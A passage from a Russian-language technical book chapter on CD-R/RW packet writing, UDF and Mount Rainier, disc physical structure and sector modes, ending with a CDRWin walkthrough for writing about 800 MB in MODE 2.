Естественно, гнаться за последними версиями драйверов совершенно необязательно. Диски, размеченные в формате UDF v.2.x, в подавляющем большинстве случаев читаются и драйверами от UDF v.1.5, пускай и с ограниченными возможностями. Так, списков управления доступом вы не получите, а при архивировании каталога Documents and Settings в многопользовательских системах без этого обойтись невозможно.

Программное обеспечение для пакетной записи

Какие программы пакетной записи существуют? Это — хитрый вопрос, и толковать его можно двояко. Программ пакетной записи, включающих в свой состав драйверную оснастку (UDF-reader и UDF-монитор), не так уж и много, так как их разработка требует высокой инженерной культуры и доступна далеко не всем. Большинство производителей программного обеспечения для записи предпочитают не связываться с драйверами. Вместо этого они создают красивый пользовательский интерфейс, а драйверную оснастку приобретают по лицензии у высокотехнологичных корпораций.

Пальма первенства несомненно принадлежит пакету DirectCD, созданному в компании Adaptec. Основным держателем лицензии на этот пакет является компания Roxio с ее утилитой Easy CD Creator. Именно поэтому пакет часто называется Roxio DirectCD, что неверно. Краткая характеристика программы: нестабильная, в высшей степени капризная и неуживчивая, конфликтующая

как с оборудованием, так и с программной средой, вероломно нарушающая стандартные спецификации на UDF и вносящая в них собственные расширения, затрудняющие чтение записанных дисков на других системах (особенно Linux). Активно использует нестандартные конструктивные особенности оборудования, поэтому весьма привередлива к версии и прошивке последнего. Бракует многие приводы как несовместимые. В общем, достоинств нет совсем, но зато какая яркая реклама! Если вы все еще хотите использовать этот пакет, то он доступен по следующему адресу: <http://www.adaptec.com/>. UDF-reader распространяется бесплатно, а за все остальное приходится платить.

PacketCD от CeQuadrat отличается менее амбициозным поведением, к тому же он поддерживает прозрачное сжатие данных. Эта возможность несколько увеличивает эффективную емкость диска, однако приводит к проблемам совместимости и потому никем реально не используется. В последнее время наблюдается отчетливая тенденция, выражающаяся в том, что современные рекордеры все чаще комплектуются DirectCD, захватывающим территории, некогда принадлежащие PacketCD. Печально.

InCD от Ahead — функциональность этого пакета находится на достаточно низком уровне, но зато он корректно уживается с Nero Burning ROM. Работу с дисками CD-R InCD не поддерживает в принципе. Некоторые считают это крупным недостатком, некоторые — нет. Лично меня невозможность записи дисков CD-R-дисков в пакетном режиме сильно корбит.

FloppyCD от Gutenberg Systems — единственная программа, поддерживающая пакетную запись в формате ISO-9660 и Joliet. Созданные с ее помощью диски читаются всеми операционными системами без каких-либо дополнительных драйверов, правда, за это приходится расплачиваться отсутствием фрагментации и, как следствие, неэффективным использованием дискового пространства при беспорядочном копировании и удалении большого количества файлов разного размера.

Windows XP обеспечивает встроенную поддержку UDF, и никаких дополнительных драйверов для пакетной записи не требует. Устанавливать дополнительное программное обеспечение не нужно, так как все оно нестабильное и неправильное. Хотя... вкусы бывают разные.

Технология Mount Rainer

Нашумевшая технология Mount Rainer в действительности является не более, чем маркетинговой уткой, реально не сулящей ничего принципиально нового. Но обо всем по порядку. Что такое Mount Rainier? Это — организация, названная в честь живописного национального парка (<http://www.nps.gov/mora>) и курирующая вопросы взаимодействия операционных систем с оптическими

накопителями. В ее состав входят практически все крупные производители аппаратных средств и программного обеспечения: Philips, Microsoft, Compaq, Sony и т. д.

Mount Rainer Writer (сокращенно MRW), возносимый некоторыми журналистами чуть ли не до промышленного стандарта пакетной записи, в действительности представляет собой обычную программу для пакетной записи плюс UDF 2.0.1. От программного обеспечения требуется умение форматировать диск в фоновом режиме и корректно обрабатывать прерывание последнего по нажатию кнопки EJECT (после вставки диска форматирование будет продолжено).

Заявления о том, что технология Mount Rainer обеспечивает увеличение емкости и количества возможных циклов перезаписи дисков CD-RW, совместимость записанных носителей со всеми современными приводами и операционными системами, оптимизированную скорость передачи данных, дополнительную коррекцию ошибок приводами, не совсем соответствуют действительности. Увеличение циклов перезаписи за счет внедрения в файловую систему менеджера дефектов появилось еще в UDF v.1.5, которой нынче трудно кого-либо удивить. Совместимости со всеми операционными системами у Mount Rainer нет, и без соответствующего драйвера они не читаются. Конечно, это "неправильные" операционные системы, не поддерживающие MRW, а "правильность" — это прерогатива Windows XP, ради продвижения которой вся эта рекламная шумиха, собственно говоря, и затевалась.

Короче говоря, никакой необходимости в наличии логотипа Mount Rainer Compatible на коробке покупаемого привода нет! Живите спокойно! Ту же самую функциональность можно обеспечить и за меньшие деньги!

Регламент работ

При установке чистого диска CD-RW в привод UDF-монитор автоматически предлагает его отформатировать. Диски CD-R чаще всего игнорируются, и форматировать их приходится вручную. В зависимости от специфики драйверной оснастки эта операция осуществляется либо через стандартное контекстное меню проводника Windows, либо через интерфейс самой программы записи.

В зависимости от скорости и конструктивных особенностей привода форматирование может занять от двадцати минут до одного часа. В режиме Mount Rainer форматирование осуществляется в фоновом режиме, и возможность записи файлов доступна уже через несколько секунд после его начала. Эффективная емкость отформатированного диска составляет порядка 550 Мбайт, остальные мегабайты заняты служебными данными, так что если вы не обна-

ружите их на своем диске, не пугайтесь — все идет по плану. Структура пакета схематично показана на рис. 10.10. Как видите, значительный объем пространства отводится для служебной информации (run-in, run-out, pre-gap, post-gap и т. д.). В некоторых случаях эти накладные расходы могут быть весьма значительными. Попробуйте, например, скопировать в пакетном режиме полноценный фильм.

Теперь, используя мышь или FAR Manager, попробуйте перетащить на CD-R/CD-RW диск несколько файлов, и они послушно скопируются, а свободный объем скачкообразно уменьшится на величину, существенно превышающую суммарный размер записываемых файлов. Что ж, пакетная технология берет свое мзду!

Будьте готовы к тому, что при попытке просмотра диска в системе без драйверов UDF (например, в свежееустановленной Windows 9x/Windows 2000) диск либо не будет читаться совсем, либо, что более вероятно, обнаружит в своем каталоге один-единственный исполняемый файл, который вы туда не записывали. Успокойтесь! Это отнюдь не вирус, разрушивший все ваши файлы. Это — UDF-reader. Естественно, предназначенный для Windows, и естественно, требующий после установки перезагрузки (а под Windows 2000 — еще и прав администратора). При этом его еще не так-то просто удалить из системы. Подумайте — а захочет ли владелец того компьютера устанавливать на него что-то навязываемое? Он может взять да и отказаться работать с вашим диском!

Правда, при закрытии сессии на родной машине UDF-монитор обычно формирует файловую систему ISO 9660 — стандартную для всех операционных систем и читающуюся безо всяких драйверов, но дальнейшая запись файлов на этот диск уже становится невозможной вплоть до его очистки.




Рис. 10.10. Структура пакетов в режиме пакетной записи

Информация к размышлению

Чтобы там ни говорили производители, пакетная технология намного менее надежна, чем классическая запись всей сессии целиком. Многократные зажигания/гашения лазера образуют прерывистую цепочку, концы которой плохо "склеиваются" друг с другом, и потому оптической головке стоит больших усилий не сбиться с дорожки. В момент зажигания лазера его характеристики довольно сильно "пляшут", что ухудшает качество прожига. В обычном режиме у привода есть время стабилизироваться, так как прожиг начинается с записи вводной области (lead-in), многократно дублирующей служебную информацию. По этой причине первые несколько секторов вводной области практически всегда оказываются дефектными. Что касается пакетной записи, то в этом режиме лазеру приходится включаться в работу "с места в карьер".

К тому же, сектора, хранящие файловую систему, работают в необычайно интенсивном режиме, перезаписываясь при каждой операции копирования/удаления. Чтобы избежать множественной перезаписи одних и тех же секторов, были предприняты специальные меры. Например, виртуальная таблица расположения (virtual allocation table, VAT), являющаяся одним из ключевых элементов UDF, позволяющая осуществлять инкрементную запись, может свободно мигрировать по всему диску, что дает возможность избежать множественной перезаписи одних и тех же секторов (рис. 10.11). Однако как с этим ни борются, служебные структуры данных погибают раньше всего, иногда даже после ~100 циклов перезаписи. Диск перестает читаться безо всякой надежды на его восстановление (разумеется, мы говорим о непрофессионалах).

Не забывайте и о механических повреждениях — диски UDF к ним относятся весьма щепетильно, и одна-единственная царапина может угробить все ваши файлы. Рекламируемый механизм управления дефектами здесь не срабатывает, так как он не устраняет ошибки, а лишь препятствует использованию сбойных секторов!

ВНИМАНИЕ!

Никогда и ни при каких обстоятельствах не записывайте в пакетном режиме действительно ценные файлы, которые вам было бы жаль потерять! Если вы все-таки делаете это, в обязательном порядке продублируйте их на несколько дисков. Перенос файлов между компьютерами — дело другое, и UDF тут практически незаменим.

Кстати, о надежности. Производители оптических накопителей склонны преувеличивать срок их службы, зачастую давая пожизненную гарантию. Но маловероятно, что кому-либо когда-либо удастся воспользоваться этой гарантией.

Общеизвестно, что при попытке возврата дефектного диска на завод-изготовитель все компании отвечают неизменным отказом, ссылаясь на нарушение условий хранения диска. У вас помещение кондиционируется? Влажность и температура с какой точностью выдерживаются? Если вы честно ответите на такие вопросы, вы получите отказ в вашей просьбе. Реально (по собственному опыту и опыту своих друзей) могу сказать, что даже Verbatim спустя полтора-два года обнаруживает резкое ухудшение качества чтения за счет деградации активного слоя, поэтому хранить на дисках CD-R/CD-RW свои архивы могут только самоубийцы. Используйте стример, магнитооптику или умирающий, но все же неизменно надежный Iomega ZIP 100MB.




Рис. 10.11. Структура файловой системы UDF, ключевым элементом которой является VAT, свободно мигрирующая по всему диску и потому предотвращающая многократную перезапись одних и тех же участков

Какой привод выбрать

Для надежной работы в пакетном режиме и пишущий, и читающий приводы должны, как минимум, поддерживать режим Multi Read, о чем свидетельствует одноименный логотип на его лицевой панели. Разумеется, не всякому логотипу можно верить. Тщательное расследование, проведенное технологи-

ческой ассоциацией по оптическим устройствам хранения данных (Optical Storage Technology Association, OSTA), показало, что качественных приводов на рынке единицы (рис. 10.12).


 MultiRead		Совместимые устройства		
Производитель	CD-ROM	CD-RW	DVD-ROM	
Actima	◆			
Aopen Inc.	◆			
Behavior Technology	◆			
Computer	◆			
DVS			◆	
Hewlett-Packard	◆	◆	◆	
Hitachi	●			
KME		●		
LG Electronics	◆	◆	◆	
Lite-On	◆	◆	◆	
MKE	◆		◆	
Mitsumi	◆			
NEC	◆	◆	◆	
Pan-International	◆			
Philips		◆		
Pioneer			●	
Ricoh		◆		
Samsung	◆			
Sony	◆	◆	◆	
TEAC	●			
Toshiba	●		●	
● Совместимость продемонстрирована				
◆ Выдана лицензия на логотип MultiRead				

Рис. 10.12. Поддержка режима Multi Read различными производителями.
 "Совместимость продемонстрирована" — привод полностью соответствует спецификации,
 "Выдана лицензия на логотип MultiRead" — лицензия на логотип выдана,
 но этой информации нельзя доверять полностью

И все-таки, несмотря на все свои многочисленные недостатки, технология пакетной записи и файловая система UDF вызывают восхищение. Это — дейст-

вительно прогрессивные технологии, активно подрывающие старые устои изнутри. Дайте ей время, и эта технология разовьет такую мощь, что турбинам реактивных самолетов останется лишь завидовать.

Секреты прожига лазерных дисков

Помните, во времена MS-DOS существовал драйвер, позволяющий записывать на обычную 740-килобайтную дискету до 800 Кбайт информации? А 900.com помните? О, времена, о нравы! Сегодня, когда дискеты давно вышли из моды, а емкость массовых носителей информации перешагнула через отметку в 650 Мбайт, старые идеи дают новые всходы...

Емкость дисков CD-R/RW, декларируемая производителем, всегда много меньше физической емкости данного диска и равна объему информации, который можно записать в режиме MODE 1. Разумеется, помимо MODE 1 существуют и другие режимы записи данных, отличающиеся друг от друга емкостью и надежностью.

Если целостность данных не является превалирующим фактором, то емкость лазерного диска можно существенно увеличить, выиграв порядка 15% дополнительного пространства за счет отказа от избыточных корректирующих кодов Рида—Соломона. Использование незадействованных каналов подкода дает еще 4% емкости, а отказ от выводной области — 2%. Наконец, не стоит забывать о такой полезной возможности, как *overburn* ("перепрожиг" диска).

Таким образом, на обычный лазерный диск емкостью 700 Мбайт при желании можно записать от 800 Мбайт до ~900 Мбайт данных, а на 90-минутный — от 900 Мбайт до 1 Гбайт. Чтобы этого добиться, первым делом необходимо вспомнить сколько там бит в байте. Правильно, восемь. А сколько бит в семистах мегабайтах? А это смотря в каких мегабайтах! Так, например, стандартный диск 700 Мбайт CD-R/RW вмещает, по меньшей мере, 23 миллиона бит или порядка трех гигабайт "сырой" информации, большая часть которой расходуется на служебные структуры данных, обеспечивающие лазерному диску работоспособность. На рис. 10.13 показано распределение дискового пространства CD между данными различных типов. Как видите, для хранения пользовательских данных отводится лишь немногим более половины от доступного дискового пространства.

Колоссальная избыточность принятой системы кодирования объясняется физическими свойствами светового луча, который, в силу своих волновых свойств, одиночные "питы" и "лэнды" просто огибает. Физически диск пред-

ставляет собой тонкую пластину из поликарбоната, покрытую тонким отражающим слоем, изготовленным из алюминия или, в некоторых случаях, золота (рис. 10.14, а и б). Отражающий слой, в свою очередь, покрыт специальным защитным слоем. Нормальная поверхность отражающего слоя CD, называемая "лэндом" (от английского слова *land* — равнина, земля), покрыта микроскопическими углублениями, называемыми "питами" (от английского слова *pit* — ямка, впадина). Питы нанесены на отражающую поверхность таким образом, что чередующиеся питы и лэнды образуют длинную, непрерывную спиральную дорожку.

ПРИМЕЧАНИЕ

На носителях CD-R питов в строгом смысле этого слова нет. Однако они замещены специальным слоем красителя, который прожигается лазером. Обуглившийся краситель деформирует отражающий слой, и это препятствует отражению лазерного луча этим участком (рис. 10.14, в). Однако приводы воспринимают CD, изготовленные методом литья под давлением, точно так же, как и записанные диски CD-R. Единственное отличие состоит в том, что диски, изготовленные литьем под давлением, более контрастны.

Если рассмотреть поверхность CD под электронным микроскопом (рис. 10.15), то можно видеть чередующиеся цепочки питов и лэндов. Лэнды отражают большую часть падающего на них излучения, а питы, в силу своей удаленности от точки фокуса, не отражают практически ничего.



Рис. 10.13. Распределение дискового пространства на CD между данными различных типов




Рис. 10.14. Физическая структура лазерного диска



Рис. 10.15. Поверхность лазерного диска под электронным микроскопом

Вследствие волновой природы луч лазера обходит одиночные питы и лэнды. Минимальной "формацией", уверенно распознаваемой лазерным лучом, является последовательность из трех питов (лэндов), соответствующая трем логическим нулям. Таким образом, питы и лэнды формируют цепочки, каждая из которых имеет длину от трех до десяти питов или лэндов (рис. 10.16).




Рис. 10.16. Питы и лэнды образуют цепочки длиной от трех до десяти питов или лэндов каждая

Переход от пита к лэнду (или наоборот) соответствует логической единице, а логический ноль представляется отсутствием переходов в данной позиции. Поскольку диаметр сфокусированного лазерного луча равен трем питам, более короткие цепочки уже не распознаются лазером. Таким образом, две смежных двоичных единицы (каждая из которых соответствует переходу от пита к лэнду или от лэнда к питу) всегда должны отделяться друг от друга не менее, чем тремя нулями. В противном случае привод просто не сможет заметить, что здесь присутствует какая-то информация (вспомните, что длина одного пита или одного лэнда значительно меньше, чем диаметр сфокусированного лазерного луча). Что касается верхнего предела длины цепочек, то наличие этого ограничения обусловлено степенью точности тактового генератора и равномерностью вращения диска. В самом деле, если точность тактового генератора составляет порядка 10%, то при измерении 10-питовой цепочки мы получаем погрешность в ± 1 пит. Некоторые производители уменьшают длину одного пита на 30%, что во столько же раз увеличивает

эффективную емкость диска. Возникает вопрос: как же в таком случае привод ухитряется определить длину той или иной цепочки? Ведь в отсутствии каких бы то ни было опорных значений, привод вынужден сравнивать длину питов с эталоном, а это значит, что цепочка из n уплотненных питов будет интерпретирована как $n/2$! Дизассемблировав прошивку своего привода PHILIPS, я выяснил, что привод имеет автоматический регулятор скорости, подбирающий такое значение t , которое соответствовало бы наименьшему количеству ошибок чтения (см. рис. 10.16).

Поскольку две соседние единицы всегда оказываются разделены, по меньшей мере, тремя нулями, приходится прибегать к сложной системе перекодировки, преобразующей всякий 8-битный символ исходных данных в 14-битное слово EFM (Eight to Fourteen Modulation). При этом слова EFM не могут следовать вплотную друг за другом (задумайтесь, что произойдет, если за одним словом EFM, оканчивающимся на единицу, попробовать записать другое слово EFM, которое тоже начинается с единицы). Таким образом, слова EFM должны разделяться тремя объединительными битами (merging bits). Соответственно, на каждые 8 бит исходных данных приходится 9 избыточных данных. Очевидно, что стандартная схема модуляции не является идеальной и оставляет достаточный запас для ее усовершенствования. Более подробно этот вопрос будет рассмотрен далее в этой главе.

Минимальной порцией данных, непосредственно адресуемой на программном уровне, является *сектор* (или в терминологии Audio CD — *блок*). Один блок состоит из 98 *фреймов*, каждый из которых, в свою очередь, содержит:

- 24 байта полезных данных;
- 8 байт кодов Рида—Соломона, часто называемых перекрестно-перемежающимися кодами Рида—Соломона (cross-interleaved Reed—Solomon codes, CIRC codes), хотя с технической точки зрения это и не совсем верно;
- 3 синхробайта;
- 8 бит каналов подкода — по одному биту на каждый из восьми каналов, условно обозначаемых латинскими буквами P, Q, R, S, T, U, V и W соответственно. Q-канал хранит служебную информацию о разметке диска, P-канал служит для быстрого поиска пауз, остальные каналы — свободны.

Таким образом, эффективная емкость одного блока составляет 2352 байта, или даже 2400 байт, с учетом каналов подкода (из 98 байт субканальных данных — 34 байта отданы под служебные нужды). Корректирующие коды Рида—Соломона позволяют исправлять до 4 разрушенных байт на каждый фрейм, что составляет 392 байта на целый блок.

Диски с данными (Data CD), ведущие свою родословную от Audio-дисков, поддерживают два основных режима обработки данных: MODE 1 и MODE 2.

В режиме MODE 1 из 2352 байт сырой емкости сектора лишь 2048 байт отданы непосредственно под пользовательские данные. Остальные распределены между заголовком сектора (16 байт), контрольной суммой сектора (4 байта) и дополнительными корректирующими кодами, увеличивающими стойкость диска к физическим повреждениям (276 байт). Оставшиеся 8 байт никак не задействованы и обычно проинициализированы нулями.

В режиме MODE 2 из 2352 байт сырой емкости сектора только 16 байт отданы под служебные структуры (заголовки), а остальные 2336 байт содержат пользовательские данные. Легко видеть, что при записи диска в MODE 2 его эффективная емкость становится на ~15% больше, но и надежность хранения данных при этом становится приблизительно на треть ниже. Однако при использовании качественных носителей информации (LG, TDK, Verbatim) и бережном обращении с ними риск невозможного разрушения данных достаточно невелик. К тому же, многие форматы данных безболезненно переносят даже множественные искажения средней и высокой степени тяжести. К этой категории относятся DivX, MP3, JPEG и другие типы файлов. С некоторой долей риска можно записывать архивы и исполняемые файлы, потерей которых вы не сильно огорчитесь, или которые возможно восстановить из основного хранилища (например, при переносе файлов между компьютерами, дублировании дисков, взятых напрокат, и т. д.).

Чистый MODE 2 встречается крайне редко, однако с его производными нам приходится сталкиваться буквально на каждом шагу. Это и CD-ROM XA MODE 2 (применяющийся в многосессионных дисках), и Video CD/Super Video CD, и CD-I, и многое другое.

Формат CD-ROM XA, возникший на фундаменте MODE 2, выгодно отличается от своего предшественника возможностью динамической смены типа трека на всем его протяжении. Часть трека может быть записана в режиме FORM 1, практически идентичном режиму MODE 1, но задействующем восемь ранее пустующих байт под нужды специального заголовка. Другая часть трека может быть записана в FORM 2 — усовершенствованном MODE 2: 2324 байта пользовательских данных, 16 байт основного и 8 байт вспомогательного заголовков плюс 4 байта контрольной суммы для контроля целостности (но не восстановления!) содержимого сектора.

Режим FORM 1 предполагалось использовать для критических к разрушению данных (исполняемых файлов, архивов и т. д.), а FORM 2 — для аудио/видеоданных. Увы, этим замыслам было не суждено сбыться, и широкого распространения режим FORM 2 так и не получил. Единственным популярным форматом, опирающимся на режим XA MODE 2 FORM 2, стал Video CD/Super Video CD, позволяющий записать на обычном 700-мегабайтном

диске до 800 Мбайт информации и 900 Мбайт — на 90-минутном (плюс *overburn*). Это приблизительно на четыре мегабайта меньше, чем в чистом **MODE 2**, но такими потерями можно и пренебречь. Зато, в отличие от чистого **MODE 2**, формат **Video CD/Super Video CD** поддерживается операционными системами семейств **Windows** и **Linux**!

Проблемы

Сам по себе **MODE 2** никаких сложностей не вызывает. Это — стандартный режим, штатно поддерживаемый всеми приводами, носителями и драйверами. Проблема состоит в том, что **ISO 9660** и все файловые системы на ее основе налагают на размер сектора жесткие ограничения, требуя, чтобы он представлял собой степень двойки (т. е. составлял 512, 1024, 2048, 4096... байт). Размер пользовательской области данных сектора, записанного в **MODE 1**, удовлетворяет этому требованию ($2^{11} = 2048$). О **MODE 2** этого сказать нельзя, и в конце сектора остается "хвост" из 288 неиспользуемых байт ($2^{11} + 288 = 2336$).

Программы профессионального "прожига" позволяют записывать диск как в **XA MODE 2 FORM 1**, так и в **XA MODE 2 FORM 2**. Однако это ни на йоту не увеличивает его объема, поскольку хвостовая часть секторов, записанных в **FORM 2**, вынуждена пустовать, что снижает надежность хранения данных, ничего не давая взамен.

Теоретически возможно создать драйвер, транслирующий n секторов **MODE 2** в $k \cdot n$ секторов **MODE 1**, и мне действительно удалось его создать. Однако целесообразность его использования весьма сомнительна, поскольку далеко не каждый пользователь согласится устанавливать в свою систему "кустарный" драйвер. Ошибки драйверов зачастую обходятся непомерно дорого — вплоть до потери всех данных, хранившихся на жестком диске, а программисты, как и все люди в этом мире, склонны ошибаться. Так или иначе, от идеи использования драйвера я отказался, поскольку его тестирование выглядело слишком масштабным проектом.

Немного лучше обстоят дела и с **Video CD/Super Video CD**. На первый взгляд кажется: ну какие тут могут быть проблемы? Берем **Ahead Nero Burning ROM**, в меню диалогового окна **New Compilation** выбираем опцию **Video CD**, а затем записываем диск. Диск действительно записывается, но только в формате **MPEG1**. Формат **Super Video CD**, в свою очередь, соответствует **MPEG2**. Никакого обмана здесь нет — вы получаете 800/900 Мбайт настоящего **MPEG1/MPEG2**, что на 100 Мбайт превосходит емкость стандартного **CD-R** (рис. 10.17).




Рис. 10.17. Запись Video CD/Super Video CD средствами Ahead Nero Burning ROM. Емкость одного такого диска составляет порядка 800 Мбайт (900 Мбайт на 90-минутных CD-R), однако исходные данные должны быть представлены в формате MPEG1/MPEG2

В то же время использование DivX (MPEG4) дает значительно больший выигрыш в емкости, сжимая два Video CD в один CD-ROM. Но что нам мешает записать в формате Video CD тот же самый MPEG4 или MP3? Увы, не все так просто! Большинство программ записи, включая Ahead Nero Burning ROM, осуществляют тщательную проверку всех данных, записываемых на диск. Столкнувшись с MPEG-4, они либо принудительно перекодируют данные в MPEG1/MPEG2, либо вообще отказываются от записи. Мотивация этого поведения такова — Video CD должен соответствовать Стандарту, иначе это не Video CD. Действительно, автономные Video-проигрыватели поддерживают диски строго определенных типов, и на декодирование MPEG4 у них не хватит аппаратной мощности. Персональный компьютер — другое дело. При наличии соответствующих кодеков он воспроизведет любой мультимедийный формат, независимо от того каким способом тот будет записан.

Но даже если волшебным образом "отучить" Ahead Nero Burning ROM задавать лишние вопросы и заставить его записывать MPEG4 как Video CD, это ни к чему не приведет, поскольку операционные системы семейства Windows "поддерживают" Video CD-диски весьма оригинальным образом. "Сырой" видеопоток в формате "настоящего" MPEG1/MPEG2 их не устраивает, и они насильно добавляют к нему свой заголовок в формате файла для обмена

ресурсами (Resource Interchange File Format, RIFF), явным образом указывающий формат файла. Очевидно, что после таких вмешательств никакой формат воспроизводиться не будет, и попытка проиграть MPEG4 как MPEG1/MPEG2 успехом не увенчается.

Тупик? Вовсе нет! Из всякой ситуации найдутся выходы, и не один, а несколько.

Решение

Решение проблемы MODE2 сводится к записи диска в режиме, отличном от ISO 9660. Самый простой подход состоит в оформлении каждого файла в виде самостоятельного трека, отказавшись от использования файловой системы вообще. Конечно, штатными средствами операционной системы такой диск не прочесть, однако содержимое такого трека без труда может быть "сграблено" на жесткий диск и нормальным образом прочитано оттуда. Единственным минус такого решения заключается в невозможности воспроизвести записанный файл непосредственно на самом диске, что создает определенные проблемы и нервирует пользователей Windows, привыкших открывать всякий файл простым щелчком мыши, без необходимости выполнения каких-либо дополнительных действий. Правда, UNIX-сообщество, умело владеющее клавиатурой, командными файлами и скриптами, решает эту задачу без проблем. Действительно, "грабеж" трека легко автоматизировать (и позже мы покажем, как это делается), причем перед началом проигрывания файла вовсе не обязательно дожидаться извлечения всего трека целиком. Вспомните, ведь и Windows, и UNIX — это многозадачные системы, поэтому и извлечение, и воспроизведение могут выполняться параллельно.

Как вариант, можно записать диск в формате Video CD. Для этого нам потребуется программа, не слишком педантично относящаяся к требованиям Стандарта и послушно записывающая все, что ей указывают. Естественно, если формат записываемых файлов отличен от MPEG1/MPEG2, при попытке их воспроизведения возникнут серьезные проблемы, поскольку операционная система Windows принудительно снабжает их заголовком MPEG1, что вводит штатный проигрыватель в глубокое заблуждение, зачастую граничащее с зависанием. Существует, по меньшей мере, два выхода из этой ситуации. Самый простой и самый универсальный подход состоит в том, чтобы оснастить систему специальным фильтром DirectShow, поддерживающим разбор RIFF/CDXA (parsing). Примером такого фильтра является **XCD DirectShow filter/NSIS installer** от Alex Noe и DeXT, который может быть найден по следующему адресу: <http://peque.homeftp.org/~dext/xcd/riff-cdxa-filter-test6b-nsis.zip>. Другой путь заключается в использовании программного

обеспечения, игнорирующего "лишний" заголовок (например, **Freecom Beatman CD/MP3 Player**, см: <http://www.vnunet.com/Print/1129594>).

Сеанс практической магии в MODE 2

Среди программ, поддерживающих запись диска в режиме MODE 2, в первую очередь следует выделить утилиту CDRWin, пользующуюся неизменной любовью профессионалов. Это — чрезвычайно мощный инструмент, возможности которого ограничены лишь фантазией пользователя, выполняющего запись. Самую свежую версию программы можно скачать, в частности, отсюда: http://www.goldenhawk.com/download_body.htm. Кроме того, пригодится и консольная версия программы, управляемая из командной строки, которая также имеется на сайте <http://www.goldenhawk.com>.

Процесс прожига диска мы начнем с подготовки исходного файла. Первым и единственным предъявляемым к нему требованием будет выравнивание его длины до целого количества секторов. Пусть длина файла равна 777 990 272 байтам, тогда, чтобы уложиться в целое число 2336-байтных секторов, мы должны либо отрезать 1824 байта от конца файла, либо дописать к нему 512 нулей. Аудио- и видеофайлы безболезненно переносят как усечение своего тела, так и мусор в хвосте. Обе этих операции можно осуществить в любом HEX-редакторе, например, HIEW (<http://www.softpedia.com/get/Programming/File-Editors/Hiew.shtml>). Усечение файлов выполняется очень просто. Открываем файл, запускаем стандартный Windows-калькулятор и, перейдя в инженерный режим, переводим десятичную длину файла в шестнадцатеричный формат: 777990272 — 1824 <ENTER> 777988448 <F5> **2E5F2960** (обычным шрифтом набраны символы, набираемые на клавиатуре, а жирным — ответ калькулятора). Возвращаемся в HIEW, нажимаем <F5>, вводим полученное число (в данном случае: **2E5F2960**) и, подтвердив серьезность своих намерений клавишей <ENTER>, последовательно нажимаем <F3>, <F10> и, наконец, <Y>. Соответственно, заполнение хвоста файла нулями осуществляется так: одновременным нажатием на <Ctrl>+<End> мы перемещаемся в конец файла, а клавишей <F3> переходим в режим редактирования. Теперь дополняем файл нужным количеством нулей. На практике усекать файл намного удобнее, чем расширять. Тот килобайт, который мы от него отрежем, не составит и секунды звучания, поэтому данной потерей легко можно пренебречь.

Переходим ко второму этапу — созданию файла cue sheet, содержащего всю информацию о структуре прожигаемого образа. Типичный файл cue sheet должен выглядеть приблизительно так, как показано в листинге 10.7.

Листинг 10.7. Типичный пример реализации файла cue-sheet

```
FILE "my_file.dat" BINARY
  TRACK 1 MODE2/2336
  INDEX 1 00:00:00
```

Здесь `my_file.dat` — имя записываемого на диск файла, `TRACK 1` — номер трека, `MODE2/2336` — режим записи, а `INDEX 1` — номер индекса внутри файла. Подробнее о синтаксисе файлов cue sheet можно прочесть в документации, прилагаемой к CDRWin.

Вставляем диск CD-R/CD-RW в привод, запускаем CDRWin, нажимаем кнопку **Load Cuesheet** и указываем путь к только что сформированному файлу. Дождавшись завершения его компиляции, нажимаем кнопку **Record Disk**, предварительно убедившись, что галочка у опции **Raw Mode** сброшена (рис. 10.18). Вот, собственно говоря, и все. Несмотря на то, что размер исходного файла намного превышает заявленную емкость диска, процесс прожига протекает без каких-либо проблем.




Рис. 10.18. Запись 800/900 Мбайт диска в режиме MODE 2 средствами CDRWin. Исходные данные могут быть представлены в любом формате, однако штатными средствами операционной системы такой диск не поддерживается

